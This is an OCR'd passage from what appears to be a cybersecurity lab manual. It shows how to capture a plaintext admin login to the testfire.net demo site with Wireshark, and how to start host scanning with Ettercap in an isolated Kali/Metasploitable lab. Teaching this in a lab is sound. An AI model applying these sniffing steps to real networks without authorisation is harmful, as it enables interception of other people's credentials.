
Step1: Run the Kali Linux in root user mode. Type the command **wireshark**.




Step 2: Double click on eth0 option.



Step 3: Goto firefox and type testfire.net. We will get the testfire website. Sign in using Username as admin and password as admin.




Step 4: Now go to the already opened wireshark window and write **http** in the search bar (filter bar) and click enter. Double click on HTTP POST /dologin HTTP/1.1 from the list. Login details are displayed on the bottom of the screen. We can also see login details by clicking on HTML From URL Encoded on the bottom left corner.




b) Perform Sniffing using Ettercap in kali linux


Step 1: Run Kali Linux, Metasploitable, and Windows 7 at the same time. Keep network settings of all of them in the host only adapter. Run Kali in root user mode. Find out the IP address of the Kali, Metasploitable and Windows 7 using the commands **ifconfig** and **nbtscan**.




Step 2: Then go to the tools of Kali and search for ettercap-graphical. Click on the ettercap-graphical.




Step 3: Enter the password of Kali Linux for authentication.








Step 4: After the Ettercap GUI has been launched, on the top we can see the tick mark click on that icon.




Step 5: Click on 3 dots, select Hosts and then select Scan for hosts. Then select the Hosts list option to get the lists of the hosts.


kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
sudo -s
[sudo] password for kali:
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.101 netmask 255.255.255.0 broadc
inet6 fe80::9e83:cf6a:68c2:2e79 prefixlen 64 sco
ether 08:00:27:b1:9d:67 txqueuelen 1000 (Etherne
RX packets 122 bytes 19278 (18.8 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 788 bytes 49904 (48.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 coll
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
